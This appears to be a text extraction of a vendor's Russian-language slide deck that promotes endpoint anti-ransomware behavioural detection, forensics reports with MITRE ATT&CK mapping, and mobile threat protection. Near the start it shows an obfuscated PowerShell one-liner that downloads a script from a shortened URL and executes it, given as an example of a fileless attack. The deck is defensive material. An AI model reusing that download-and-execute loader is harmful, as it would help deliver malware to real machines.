
# Anti-Ransomware Behavioral Guard



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# Защита от новых шифровальщиков по поведению



... CryptoLocker... WannaCry... NotPetya... BadRabbit... GrandCrab... Ryuk...  
Robinhood...

# Бестелесные атаки стремительно растут!



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```
&("{0}{2}{3}{1}{4}"-f 'In','e','voke-Exp','r','ssion') (&("{2}{0}{1}"-f'w-Obj','ct','Ne') ( "{0}{1}{2}{3}"-f 'N','et.','Web','Client') ).("{0}{3}{1}{2}{4}"-f'Downl','ad','S','o','tring').Invoke(( 'http' + ':'+'/'+'e'/bi+'t.ly'+'/L3g1t' ))|
```

Вредоносный скрипт



исполняется PowerShell

Стандартный системный процесс

10

раз проще достичь цели, чем с вредоносными файлами\*

\*Ponemon Institute

35%

всех атак в 2018\*

## 5 year flashforward

As technology advances and cybercriminals become more sophisticated – further refining existing methodologies and borrowing from leaked nation state toolkits – cyber-attacks will become increasingly stealthy and harder to detect. While currently there are few reports from law enforcement, attacks using fileless malware will become a standard component of the crime-as-a-service industry, just as cryptoware has today.



Europol  
IOCTA 2018  
Report

# Behavioral Guard блокирует бестелесные атаки



CLEANED  
status



Gandcrypt  
malware family



MEDIUM  
severity



Endpoint Behavioral Guard  
triggered by


...\windows\syswow64\windowspowershell\v1.0\powershell.exe



trigger



gen.win.ps.oncodrep.a  
protection name




# FW, Anti-Bot Auto-Remediation

 REMEDIATION



Изоляция,  
лечение и  
восстановление  
(~1 мин.)





# Forensics

Анализ и  
реагировани  
е





# НОВЫЕ ОТЧЕТЫ SandBlast Agent Forensics



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**SandBlast Forensics AGENT**

**OVERVIEW** | GENERAL | ENTRY POINT | REMEDIATION | BUSINESS IMPACT | SUSPICIOUS ACTIVITY | INCIDENT DETAILS

**CLEANED status** | **Rapid malware family** | **CRITICAL severity** | **Endpoint Behavioral Guard triggered by** | **... \temp\added\space\to\_test\the ellipsis behavior\gamepa.exe trigger** | **ps.win.encoded protection name** | **pashap user**

**ATTACK STATS** | What sort of connections and processes were involved?

- 1 Malicious Connections
- 1 Malicious Processes
- 1 Unsigned Processes
- 1 Script Processes

**BUSINESS IMPACT** | What was the potential damage done?

- 38 Data Ransom

**ATTACK TYPES** | What were the attacks types seen or prevented?

- infostealer
- miner
- riskware

**ENTRY POINT** | How did it enter the system?

- powershell.exe launched through WMI

**INCIDENT DETAILS (12 processes)** | How do I analyze further?

**REMEDIATION** | Were all incident created elements removed?

- 100% 21/21 terminated processes
- 9% 3435/36253 quarantined/deleted files

**SUSPICIOUS ACTIVITY (12 categories)** | What happened in the system?

SEVERITY	EVENT CATEGORY
●●●●●	Abnormal Behavior (1 event)
●●●●●	Malicious URL (1 event)
●●●●●	Volume Shadow Copy Deletion (1 event)
●●●●●	BitCoin Wallet Access (1 event)
●●●●●	Ransom Message Creation (393 events)
●●●●●	Script Execution (1 event)
●●●●●	Process in Temp (1 event)
5 more...	

**HELP?**  
INCIDENT RESPONSE TEAM  
CHECK POINT  
Contact Us

# Какой статус угрозы и что это такое?

**CLEANED** status

**Gandcrypt** malware family

**MEDIUM** severity

**Endpoint Behavioral Guard** triggered by

`...\windows\syswow64\windowpowershell\v1.0\powershell.exe` trigger

**ATTACK TYPES** What were the attacks types seen or prevented?

bot

ransomware

trojan

**CLEANED** status

**Rapid** malware family

**CRITICAL** severity

**Endpoint Behavioral Guard** triggered by

`...\temp\added\space\to_test\the ellipsis behavior\gamepa.exe` trigger


**ATTACK TYPES** What were the attacks types seen or prevented?

infostealer

miner

riskware

# Детальный анализ инцидента



Process	Security	Reputation	File Ops (5032)	Network Ops (0)	Registry Ops (2)	Injection/Hook Ops (0)	Suspicious Events (399)	Damage (122)
---------	----------	------------	-----------------	-----------------	------------------	------------------------	-------------------------	--------------

Show  entries

Registry Key	Action	Value	Data Old	Data New
hku\s-1-5-21-1122206823-2576726208-2282001178-1106\software\microsoft\windows\currentversion\run	OpenKey, SetValueKey, SetInformationKey, QueryKey	encrypter	C:\Users\alice\AppData\Roaming\info.exe	C:\Users\alice\AppData\Roaming\info.exe
hku\s-1-5-21-1122206823-2576726208-2282001178-1106\software\microsoft\windows\currentversion\run	OpenKey, SetValueKey, SetInformationKey, QueryKey	userinfo	C:\Users\alice\AppData\Roaming\recovery.txt	C:\Users\alice\AppData\Roaming\recovery.txt

# E81.40: расследование атаки по MITRE ATT&CK



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MITRE ATT&CK™ Matrix PASHAP-G4: analyzer1567409126857

<https://attack.mitre.org>

These are the tactics and techniques as described by the MITRE ATT&CK™ framework.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon	Command-Line Interface	Registry Run Keys / Startup Folder	Process Injection	Modify Registry		Browser Bookmark Discovery		Data from Local System	Commonly Used Port		Data Encrypted for Impact
											35 events
											Inhibit System Recovery

INITIAL ACCESS → REMOTE LOGON → 1 EVENT → HIGH SEVERITY → Forensics Suspicious Event

Remote Desktop Connections are an all too common way of entering a system for Cyber Attacks. Access to RDP can occur from stolen credentials and brute forcing.

Show 10 entries

## Description

COKO-WIN10X64-3\dave was logged in remotely using RDP from remote machine: COKO-WIN10X64 using IP: 10.0.0.15

Showing 1 to 1 of 1 entries

User Execution

1 event

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\smhost.exe (PID: 2364)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\runtimebroker.exe (PID: 2588)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\systemapps\shellexperiencehost\_cw5n1h2txyewy\shellexperiencehost.exe (PID: 3568)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\dlhhost.exe (PID: 2948)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\taskhostw.exe (PID: 2020)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\svchost.exe (PID: 4800)



# Полностью ли вылечено и какой ущерб?

## Политика «все в детект» (EDR):

**BUSINESS IMPACT** What was the potential damage done?

**651** Data Changes

**10** Privacy Violation



## Политика «все в превент» (EPP):

**BUSINESS IMPACT** What was the potential damage done?

**No damage detected**


Suspicious Activity



Last Day

Search for Indicator

MITRE Technique



### MITRE ATT&CK™ Events

Process: scvhost.exe jeremysk	Technique: C&C Protocol Tactic: C&C Communication	Detection time: 1/7/2019, 11:00:11 PM JEREMY-PC
Process: hostscv.exe pamela	Technique: Mass Registry Change Tactic: Defense Evasion	Detection time: 1/7/2019, 11:01:51 PM PAMELA-PC
Process: host.exe oren	Technique: Query Registry Tactic: Defense Evasion	Detection time: 1/7/2019, 11:01:52 PM OREN-PC

### Behavior Based Anomalies

Process: update.exe Max	Technique: Binary Padding Tactic: Low Reputation Low Prevalence	Detection time: 1/7/2019, 11:01:54 PM MAX-PC
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### Machine Learning Anomalies

Process: bob_cv.pdf.exe lior	Technique: Camouflage ML Tactic: Defense Evasion, Execution	Detection time: 1/7/2019, 10:05:12 PM LIOR-PC
Process: crhome.exe Max	Technique: Remote Desktop Protocol Tactic: Lateral Movement	Detection time: 1/7/2019, 11:16:20 PM MAX-PC

### Indicators From Recent News

- Mar 13 2019 12:21 PM  
Protecting Against WinRAR Vulnerabilities (CVE-2018-20250) [BLOG - IOA](#)
- Mar 10 2019 17:21 PM  
UK hospitals hit with massive ransomware attack - [IOA](#)



# А как насчет МОБИЛЬНЫХ устройств?




# А как у Вас дела с защитой мобильных устройств?

В 59% организаций – нет защиты

Всего 9% ИТ-специалистов считают мобильные угрозы серьезным риском для безопасности

И очень зря...



## SimBad: A Rogue Adware Campaign On Google Play

March 13, 2019

Research by: Elena Root and Andrey Polkovnichenko

Google удалил **209** зараженных приложений из маркета. Топ 10 из них были скачаны 55 млн. раз!





# SandBlast Mobile

ЗАЩИТА ОТ МОБИЛЬНЫХ УГРОЗ



Приложения

я




Сеть



ОС



SANDBLAST




№1 в  
тестах



# On-Device Network Protection: условный доступ




